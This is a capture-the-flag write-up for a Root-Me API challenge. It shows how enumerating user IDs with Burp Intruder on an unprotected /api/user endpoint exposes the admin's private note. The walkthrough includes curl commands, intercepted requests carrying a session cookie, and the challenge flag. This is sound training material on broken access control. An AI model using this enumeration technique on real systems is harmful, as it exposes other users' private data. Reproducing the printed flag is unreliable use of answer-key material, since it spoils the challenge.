


API - Broken Access

15 Points 

Description:

“Your friend has set up a platform where you can register and post a private note. Everything is based on an API. Before setting up the Front-End, he asked you to check that everything was secure.”

As we can learn from the description, the website/platform is for registering users and those users can create and view their notes that are private. And all of that is working through APIs.

Right after accessing the website, we can see some APIs for creating user, login, retrieve user info, and creating notes.

Root-Me API 0.1

[Base URL: /]
</static/swagger.json>

Schemes

HTTP ▼

default

POST	/api/signup	Create a new user
POST	/api/login	Login to the application
GET	/api/user	Retrieve user information
PUT	/api/note	Update user note

And we can see what type of request each API is using.

- Signup API:

We tried to open **/api/signup** Create a new user and signup a user using the provided parameters:


```
{
  "username": "string",
  "password": "string"
}
```

We will change the values for the username and password to signup a user as follows:

```
{
  "username": "vex",
  "password": "passwd"
}
```

And press Execute.

In the Responses field we can see the request that was sent and its response as follows:



We can see here where the request went, the request method, the parameters, and the request URL. But nothing too revealing so far or dangerous.

We continue to check the rest of the APIs:

- Login API: **/api/login** Login to the application

Responses

Curl

```
curl -X 'POST' \
  'http://challenge01.root-me.org:59088/api/login' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "username": "vex",
    "password": "passwd"
  }'
```

Request URL

```
http://challenge01.root-me.org:59088/api/login
```

Still nothing suspicious.

GET

/api/user Retrieve user information

Endpoint to retrieve user information.

Parameters

Name	Description
user_id integer (path)	<div>user_id</div>

User info
retrieving API:

As we can see here, there is an input field, and it takes the **"user_id"** which is an integer. After trying to input some random integers to see the request and the response since I don't know the user_id of my user, I found some interesting stuff, one of them that whatever user_id I put it always takes the value **2** in the response as you can see in the screenshot, the other is the

path where the API gets the user info.

Name	Description
user_id integer (path)	<input type="text" value="20"/>

Execute

Responses

Curl

```
curl -X 'GET' \  
  'http://challenge01.root-me.org:59088/api/user' \  
  -H 'accept: application/json'
```


Request URL

```
http://challenge01.root-me.org:59088/api/user
```

Server response

Code	Details
200	<div>Response body</div> <pre>{ "note": "", "userid": 2, "username": "vex" }</pre>

I have tried to use that request path and my user_id as follows: <http://challenge01.root-me.org:59088/api/user/2>, and it gave me the following response:



```
{
  "note": "",
  "userid": 2,
  "username": "vex"
}
```

So I have tried to intercept the request using burpsuite and inspect it.



Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /api/user/2 HTTP/1.1 2 Host: challenge01.root-me.org:59088 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8 6 Sec-GPC: 1 7 Accept-Language: en-US,en;q=0.8 8 Accept-Encoding: gzip, deflate 9 Cookie: session=.eJwLzsENwzAIAmBdePcBtrEhyOTGgNpv0ryq7t5IneDuA3secT5hex9XPGB_OwzQppH4SF0Uxp3K9KipxCxaa5eLM1nE-uSiHR1JU7MNRl6FFRmrkMhEWt4HKQtLMewy2iOUZPJ0cA8tMQ7R6ESkyODgoVAvckeum478p8P0Bpk8vcQ.ZtNzAQ.iZNCSQ21JCmTSgrbRMYr3b3mM8k 10 Connection: close</pre>		<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.4 Python/3.11.9 3 Date: Sat, 31 Aug 2024 20:04:11 GMT 4 Content-Type: application/json 5 Content-Length: 40 6 Access-Control-Allow-Origin: * 7 Vary: Cookie 8 Connection: close 9 10 { 11 "note": "", 12 "userid": 2, 13 "username": "vex" 14 }</pre>	

I have decided to send it to the Intruder tab, and put a variable place to fuzz it and see its contents:

ⓘ Payload positions

Configure the positions where payloads will be inserted, they can be added in

Target:

```
1 GET /api/user/$2$ HTTP/1.1
2 Host: challenge01.root-me.org:59088
3 accept: application/json
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3496.102 Safari/537.36
5 Sec-GPC: 1
6 Accept-Language: en-US,en;q=0.8
7 Referer: http://challenge01.root-me.org:59088/
8 Accept-Encoding: gzip, deflate
9 Cookie: session=.eJwlzsENwzAIAMBdePcBtrEhyOTGgNpv0ryq7t5IneDuA3secT
10 Connection: close
11
12 |
```

I gave the payload the following settings:

Positions **Payloads** Resource pool Settings

ⓘ Payload sets

You can define one or more payload sets. The number of payload sets

Payload set: Payload count: 26

Payload type: Request count: 26

ⓘ Payload settings [Numbers]

This payload type generates numeric payloads within a given range a

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

After running the intruder and inspecting the requests that came with response of 200, I found one that contained the username of “**admin**” and in the note field “**RM{E4sy_1d0r_0n_API}**” as follows:

Request ^	Payload	Status code
0		200
1	0	404
2	1	200
3	2	200
4	3	200
5	4	404
6	5	404

Request	Response
Pretty	Raw Hex Render
1	HTTP/1.1 200 OK
2	Server: Werkzeug/3.0.4 Python/3.11.9
3	Date: Sat, 31 Aug 2024 20:09:50 GMT
4	Content-Type: application/json
5	Content-Length: 62
6	Access-Control-Allow-Origin: *
7	Vary: Cookie
8	Connection: close
9	
10	{
	"note": "RM{E4sy_1d0r_0n_API}",
	"userid": 1,
	"username": "admin"
11	}

I have tried to submit the note as the password to validate it on root-me website, and it was right!